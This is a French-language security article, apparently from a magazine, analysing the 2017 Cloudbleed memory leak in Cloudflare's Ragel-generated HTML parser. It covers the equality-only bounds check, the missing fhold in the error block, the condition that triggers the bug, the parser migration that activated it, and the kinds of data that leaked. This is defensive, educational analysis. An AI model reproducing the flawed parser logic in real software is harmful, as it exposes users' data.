
Références

Nous reviendrons sur deux vulnérabilités et un fait d'actualité qui ont marqué ce début d'année

L'ACTUALITÉ DU MOMENT

Cloudbleed, le nouvel Heartbleed ?

Par Antoine DUMOUCHEL



Le 17 février 2017, l'équipe de recherche de Google « Project Zero » a découvert une faille de sécurité sur l'infrastructure du fournisseur de services CloudFlare, de criticité équivalente à HeartBleed. Retour sur cette vulnérabilité de premier plan surnommée Cloudbleed.

> Intro

Vendredi 17 février, le chercheur Tavis Ormandy du laboratoire de sécurité de Google «Project Zero» analyse les sites Web hébergés sur l'infrastructure de Cloudflare dans le cadre d'un projet « big data ». Il remarque que certaines pages Web reçues présentent des éléments corrompus dans leur code source. En réalité, ce sont des fragments de la mémoire vive des serveurs de Cloudflare qui sont directement ajoutés en fin de la réponse HTTP, provoquant ainsi une fuite de données pouvant contenir les informations confidentielles de n'importe quel site hébergé sur l'infrastructure de Cloudflare. Cette faille de sécurité, provenant des reverses proxy de Cloudflare, est aujourd'hui surnommée Cloudbleed en raison des nombreuses similitudes avec la faille HeartBleed. Voici un retour détaillé sur cet incident.

Nous présenterons d'abord Cloudflare et ses services proposés avant d'étudier l'origine et le fonctionnement de la vulnérabilité. Enfin, nous détaillerons les mesures prises par Cloudflare en réponse à l'incident et nous mesurerons les conséquences de celui-ci.

> Cloudflare

L'entreprise et le service

Cloudflare est une société de service fondée en 2009 par Matthew Prince, Lee Holloway et Michelle Zatlyn à San Francisco. Aujourd'hui, plus de 6 millions de clients (entreprises et particuliers) hébergent leurs sites sur les quelques 105 datacenters de l'entreprise. Cloudflare propose principalement un service de reverse proxy, permettant à des entreprises ou des particuliers de protéger leurs sites Web contre des attaques par déni de service distribué (DDoS), de faire de la répartition de charges, de la détection d'intrusion et du CDN (Content Delivery Network).

Qu'est-ce que le CDN ?

Le CDN repose sur le réseau de Cloudflare, réparti à travers une centaine de points de présence dans le monde. Pour qu'un client puisse utiliser le CDN, son site Web est répliqué sur plusieurs nœuds du réseau de Cloudflare. Lorsqu'un visiteur se connecte au site, le mode d'adressage « anycast » se charge de trouver le nœud du réseau le plus proche du visiteur et la communication avec celui-ci est donc plus rapide.




Illustration du CDN, à gauche, un même serveur distribue le site à n'importe quel client. À droite, le site est répliqué sur des nœuds CDN via des réseaux privés, le mode d'adressage « anycast » permet à un client de se connecter automatiquement sur le noeud CDN le plus proche (source : wikipedia).

Pour que la réplication du site Web avec les nœuds soit la plus instantanée possible, les nœuds sont placés proches des dorsales Internet (réseaux longue distance d'Internet possédant le plus haut débit). Ainsi, toutes les requêtes vers les sites des clients de Cloudflare passent par le réseau de Cloudflare.

Modification des pages à la volée (Automatic HTTP Rewrites)

En plus de diminuer le temps d'accès aux sites Web, l'infrastructure offre plusieurs services de modification à la volée des pages HTML. Cette fonctionnalité s'appelle « Automatic HTTP Rewrites », elle est effectuée par les reverse proxy. Les paquets réseau sont analysés jusqu'à la couche applicative pour lire et modifier le code HTML des pages Web. Les applications proposées par Cloudflare sont multiples :

- Transformation des liens « http:// » en « https:// » ;
- Masquage des adresses email (« email obfuscation ») ;
- Système de détection et de protection d'intrusion (IDS, IPS) ;
- Ajout de tag Google Analytics.

L'origine de la vulnérabilité Cloudbleed se situe au sein du parseur (analyseur syntaxique) de pages HTML à la volée écrit avec le langage Ragel. Nous expliquerons brièvement les principes de ce langage avant de détailler la vulnérabilité.

> Explication de la vulnérabilité

Le langage Ragel

Afin de bien comprendre le fonctionnement de la vulnérabilité Cloudbleed, commençons par introduire le langage utilisé par Cloudflare.

Le langage Ragel est un langage fonctionnel libre et open source. Il permet de générer des automates finis (et donc des parseurs) dans les langages cibles C, C++ et ASM à partir de la définition de la grammaire du langage, exactement de la même manière que le générateur de parseur GNU Bison. Pour cela, l'utilisateur spécifie un ensemble de « règles » de parsing ainsi que les instructions à exécuter lors du parsing de ces règles.

Voici un extrait de code Ragel définissant la syntaxe attendue au sein des arguments en ligne de commande d'un programme :

```
# Differents arguments.
help = ( '-h' | '-H' | '-?' | '--help' ) 0 @help ;
version = ( '-v' | '--version' ) 0 @version ;
output = '-o' 0? string 0 @output ;
spec = '-S' 0? string 0 @spec ;
mach = '-M' 0? string 0 @mach ;

main := (
help |
version |
output |
spec |
mach)* ;
```


La règle `main` est la principale, c'est l'entrée des données à analyser (ici, les arguments de la ligne de commande). Il est stipulé qu'elle doit contenir zéro ou plusieurs règles parmi `help`, `version`, `output`, `spec` ou `mach` (« zéro ou plusieurs » est spécifié par le caractère *, nommé étoile de Kleene). Par exemple, la règle help est définie au-dessus et signifie que la ligne de commande ne peut contenir qu'une seule des chaînes de caractères '`-h`', '`-H`', '`-?`' ou '`--help`'.

Le compilateur Ragel génère ensuite le code source du parseur que l'on peut ensuite compiler. Depuis les débuts de leurs services utilisant des reverses proxy, Cloudflare utilise un parseur HTML en C généré avec Ragel. Nous allons maintenant voir où se situe l'origine de la vulnérabilité.

Dépassement de capacité

La partie vulnérable du parseur HTML se situe dans la fonctionnalité « Automatic HTTP Rewrites ». Quand il reçoit une requête HTTP, le parseur HTML des reverse proxy de Cloudflare utilise en interne deux pointeurs pour naviguer sur le buffer contenant les données :

- `p` pointe sur le caractère en cours de traitement ;
- `pe` pointe sur le caractère « past-the-end », c'est-à-dire le caractère immédiatement après la fin du buffer. Il n'est donc, en principe, jamais déréférencé, car il pointe sur un caractère hors du buffer. Il est utilisé uniquement comme comparaison avec `p` pour savoir si la fin du buffer a été atteinte.



Le parseur fait avancer le pointeur `p` en testant systématiquement si `p` ne dépasse pas la fin du buffer. Ce test est effectué par une routine nommée fgoto qui s'utilise devant une fonction :

```
fgoto ma_fonction
```

Cette routine :

- 1) Incrémente le pointeur p pour avancer au prochain caractère ;
- 2) Teste si le pointeur p a dépassé le buffer ;
- 3) Exécute `ma_fonction`.

Et voici le test effectué par la routine pour vérifier le pointeur p :

```
if ( ++p == pe )
    goto _test_eof ;
```

La comparaison effectuée possède une faille. Seule une égalité des deux pointeurs provoque la fin du parsing. Donc si `p` est supérieur à `pe`, le dépassement n'est pas détecté et le parseur lira des données hors du buffer sans en détecter la fin. L'utilisation de l'opérateur `>=` n'aurait pas engendré de problème.

Nous allons voir maintenant dans quelle situation p peut être supérieur à pe.

**« La comparaison effectuée possède une faille.
Seule une égalité des deux pointeurs provoque la fin du parsing.
Donc si p est supérieur à pe,
le dépassement n'est pas détecté
et le parseur lira des données hors du buffer
sans en détecter la fin. »**

Conditions pour créer le dépassement de capacité

Rappelons la syntaxe d'une balise en langage HTML :

```
<script type="text/javascript" src="script.js">
```

Elle est constituée des éléments suivants :

- Le nom de la balise : script ;
- Zéro ou plusieurs attributs (ici deux) : type="text/javascript" et src= »script.js ».

L'origine de la vulnérabilité se situe dans le code du parseur chargé d'analyser les attributs d'une balise <script>, voici ce code :

```
script_consume_attr := ((unquoted_attr_char)* :>> (space|'/'|'>'))
>{ ddctx("script_consume_attr") ; }
@{ fhold ; fgoto script_tag_parse ; }
$lerr{ dd("script consume_attr failed") ;
       fgoto script_consume_attr ; } ;
```

Ce code implémente une gestion des erreurs via un saut conditionnel, si un attribut rencontré est invalide, le bloc `$lerr` est exécuté, sinon c'est le bloc `@{}`. Dans tous les cas, l'analyse des attributs se poursuit. Prenons un exemple d'exécution lors du parsing d'une balise invalide `<script type= src="src.js">` :




Diagramme d'exécution

- (1) La règle `script_consume_attr` est exécutée, le parseur analyse alors le premier attribut de la balise <script>.
- (2) Ici, l'attribut « type= » est invalide, il n'a pas de valeur, le bloc `$lerr` est alors exécuté
- (3) Le bloc `$lerr` exécute deux instructions :


`dd("script consume_attr failed")` ; écrit un message dans les logs.
`fgoto script_consume_attr` ; avance le pointeur et analyse l'attribut suivant.

- (4) Le deuxième attribut est analysé.
- (5) Il est correct, le bloc `@{}` est alors exécuté, il effectue deux choses :

`fhold` recule le pointeur (`p--`).
`fgoto script_tag_parse` ; avance le pointeur et exécute une fonction.
Ce qui permet d'aller à la fonction `script_tag_parse` sans changer la position du pointeur.

- (6) L'attribut est ensuite traité.

Seulement, la gestion d'erreur ne se comporte pas comme prévu si la page HTML se termine par une balise `<script>` non refermée avec un attribut « coupé ». Prenons un exemple avec une balise « `<script type=` ».



Lors du parsing des attributs de la balise, une erreur va se produire, car l'attribut est incomplet. Mais dans le cas présent, il n'y a pas de caractères défectueux,

le parsing de l'attribut s'est arrêté, car la fin du buffer a été atteinte. Ainsi, lorsque le bloc de gestion d'erreur `$lerr{...}` est exécuté, le pointeur `p` est donc positionné sur la fin du buffer (`p = pe`). La ligne `fgoto script_consume_attr` sera alors exécutée, ce qui incrémentera une seconde fois le pointeur, ainsi `p = pe + 1`.

Nous sommes, à présent, dans le cas où p est supérieur à `pe`.

Pour éviter cela, il aurait fallu placer la routine `fhold` devant `fgoto` dans le bloc `$lerr{...}`, comme au début du bloc `@{...}`. De cette manière, le pointeur aurait été reculé pour « annuler » l'incrémentation provoquée par `fgoto`. C'est d'ailleurs comme ça que la vulnérabilité a été corrigée.

C'est donc lorsqu'une page HTML se termine par une balise non refermée avec un attribut « coupé » que la vulnérabilité se déclenche.

Lorsque le parseur HTML analyse la requête pour la modifier, chaque caractère est copié dans un nouveau buffer qui contiendra la requête finale « traitée ». Les données lues hors des limites du buffer seront donc ajoutées à la fin de la requête HTML avant que celle-ci ne soit envoyée.

Une vulnérabilité endormie


Nous savons désormais pourquoi les parseurs de chez Cloudflare peuvent lire des données en dehors des limites des buffers. Mais la vulnérabilité ne s'est déclarée que récemment alors que le code du parseur écrit en Ragel est resté inchangé depuis des années.

Il y a un an, les développeurs de chez Cloudflare ont commencé le développement d'un nouveau parseur, nommé « cf-html ». Plus performant et plus facile à maintenir, le nouveau parseur était destiné à remplacer l'intégralité du parseur Ragel.

Le 22 septembre 2016, la fonctionnalité « Automatic HTTP Rewrites » fut migrée pour accueillir le nouveau parseur. À terme, tous les autres modules utilisant Ragel étaient destinés à être remplacés par le nouveau parseur cf-html.

Reprenons l'exemple précédent pour le parsing des balises <script>. En réalité, une page HTML est stockée via une chaîne de plusieurs buffers non contigus en mémoire. Chaque buffer possède un paramètre nommé last_buf qui spécifie si le buffer est le dernier de la chaîne. Cependant, le code en production a longtemps été doté d'un problème de conception : un buffer supplémentaire vide était systématiquement ajouté à la fin. Ce buffer n'avait aucune utilité particulière, mais c'était le seul buffer à posséder l'attribut last_buf.

Prenons l'exemple du parsing d'une requête stockée dans 4 buffers :



Organisation en mémoire de la page HTML avant la mise à jour du parseur

Rappelons le code pour le parsing des attributs de la balise :

```
script_consume_attr := ((unquoted_attr_char)* :>> (space|'/'|'>'))
# Test si présence d'un buffer supplémentaire à analyser
>{ ddctx("script consume_attr") ; }
@{ fhold ; fgoto script_tag_parse ; }
$lerr{ dd("script consume_attr failed") ;
       fgoto script_consume_attr ; } ;
```


En réalité, lorsque le parseur d'attribut rencontre la fin du buffer 3 et que l'attribut est incomplet, un test va vérifier si le buffer actuel est le dernier.

Si `last_buf=False`, le buffer actuel n'est pas le dernier, le parseur considère alors que la suite manquante de l'attribut se situe certainement dans le prochain buffer, le bloc `$lerr` n'est pas exécuté et la vulnérabilité n'est donc pas déclenchée.
Si `last_buf=True`, le buffer actuel est le dernier, l'attribut est donc manquant, le bloc `$lerr` est exécuté.

« La vulnérabilité était « endormie » pendant plus de trois ans. Jusqu'à ce que Cloudflare décide de migrer vers le nouveau parseur, plaçant dans un premier temps en production les deux parseurs simultanément »

Or, comme il y a systématiquement un dernier buffer vide (buffer 4), le buffer dans lequel advient l'erreur (buffer 3) ne possède pas l'attribut `last_buf=False`, le bloc `$lerr` n'est jamais exécuté et la vulnérabilité ne peut pas être déclenchée.

La vulnérabilité était « endormie » pendant plus de trois ans. Jusqu'à ce que Cloudflare décide de migrer vers le nouveau parseur, plaçant dans un premier temps en production les deux parseurs simultanément. Les modifications apportées ont légèrement corrigé la façon dont les buffers étaient organisés en mémoire, notamment la suppression de ce dernier buffer supplémentaire a priori inutile.



Organisation en mémoire de la page HTML après la mise à jour du parseur

Suite à cela, la gestion d'erreur s'est mise à fonctionner « normalement » :

- Parsing de l'attribut `type=` ;
- Arrêt du parsing car l'attribut est incomplet (`<script type=`) ;
- `last_buf = True` donc c'est le dernier buffer, la fin de l'attribut est bel et bien manquante ;
- Le bloc `$lerr{}` est par conséquent exécuté, le pointeur p devient supérieur à pe et donc le dépassement de capacité survient.

Le 22 septembre 2016, la vulnérabilité devient alors « active ».

Comment les données des clients ont-elles pu être révélées ?

Les parseurs Ragel et cf-html sont implémentés et compilés sous la forme de modules NGINX, qui est le logiciel de proxy utilisé par Cloudflare. Les modules NGINX représentent du code exécuté au sein du processus NGINX. Ce qui signifie que lorsque la vulnérabilité est déclenchée et que des données sont lues hors des buffers, la mémoire accédée se situe toujours dans l'espace d'adressage d'NGINX, qui contient principalement les requêtes et les réponses HTTP des autres clients de Cloudflare se situant sur le même proxy physique à ce moment-là.

Enfin, nous avons vu plus haut que pour que le bug se déclenche, il faut qu'une page HTML invalide (contenant une balise non refermée en fin de page) traverse un reverse proxy. Cloudflare a expliqué que plusieurs sites hébergés sur leurs infrastructures (0,06% des sites selon les statistiques de l'entreprise) envoient régulièrement ce type de requêtes invalides, déclenchant ainsi activement la vulnérabilité. Par conséquent, les données de millions de sites se sont retrouvées introduites au sein de pages HTML corrompues.

Exemple de données injectées à la fin d'une page HTML corrompue (source:Google Project Zero)

En revanche, certains types de données n'ont pas pu être révélés. Par exemple, les connexions SSL sur les proxys de Cloudflare sont toujours traitées via une seconde instance isolée de NGINX, qui n'était pas affectée par le bug car elle ne traitait pas la fonctionnalité « Automatic HTTP Rewrites ». Ainsi, via la protection mémoire native du système d'exploitation, il n'est pas possible pour le parseur vulnérable d'accéder à la mémoire d'une autre instance de NGINX et de lire et renvoyer des clés privées SSL.

> Conséquences

Des impacts internes et externes

Les fuites de données résultantes ont impacté à la fois Cloudflare et ses clients.

Même si la plupart des informations SSL n'ont pas pu fuiter grâce à l'isolation des instances NGINX, l'espace mémoire du processus NGINX impacté contenait tout de même certaines données sensibles. Par exemple, plusieurs clés privées de chiffrement utilisées pour la communication sécurisée interne entre les machines du réseau Cloudflare auraient fuité, ainsi que d'autres informations sensibles concernant Cloudflare dont les détails ont été volontairement tenus secrets.

Malgré tout, l'impact le plus fort réside dans la fuite des données des sites clients. Des milliers de requêtes par jour envoyées par des sites hébergés sur l'infrastructure de Cloudflare sont invalides et donc susceptibles de provoquer le bug. Ainsi, selon les statistiques de l'entreprise, le pic de requêtes invalides s'est situé entre le 12 et le 17 février avec 1 requête invalide sur 3,300,000 (0,00003% des requêtes du réseau). Au total, sur les 148 jours entre le 22 septembre 2016 (activation de la vulnérabilité) et le 17 février 2017 (désactivation de la fonctionnalité vulnérable), le nombre d'activations de la faille est estimé à 1 242 071, soit près de 8 392 activations par jour.

Puisque le trafic de tous les clients de Cloudflare peut passer par n'importe quel nœud du réseau, il est très difficile de prévoir quelles données de quel site étaient dans la mémoire du proxy lors d'un déclenchement du bug. Il faut conclure que potentiellement tous les clients de Cloudflare peuvent avoir été impactés. Cependant, les clients utilisant un plus gros trafic au sein du réseau présentent une plus forte probabilité d'avoir eu une fuite d'informations.

La sensibilité des données divulguées est variable, mais les chercheurs de Google Project Zero confirment avoir vu :

- Des messages privés de sites de rencontre ;
- Des messages d'un service de chat très connu ;
- Des données d'un gestionnaire de mots de passe en ligne ;
- Des fragments de requêtes POST (contenant potentiellement des mots de passe) ;
- Des clés de chiffrement ;
- Des données JSON pour des communications d'API ;
- Des cookies et d'autres informations d'authentification diverses (clés d'API, jetons de session...).

Mise en cache par les moteurs de recherche

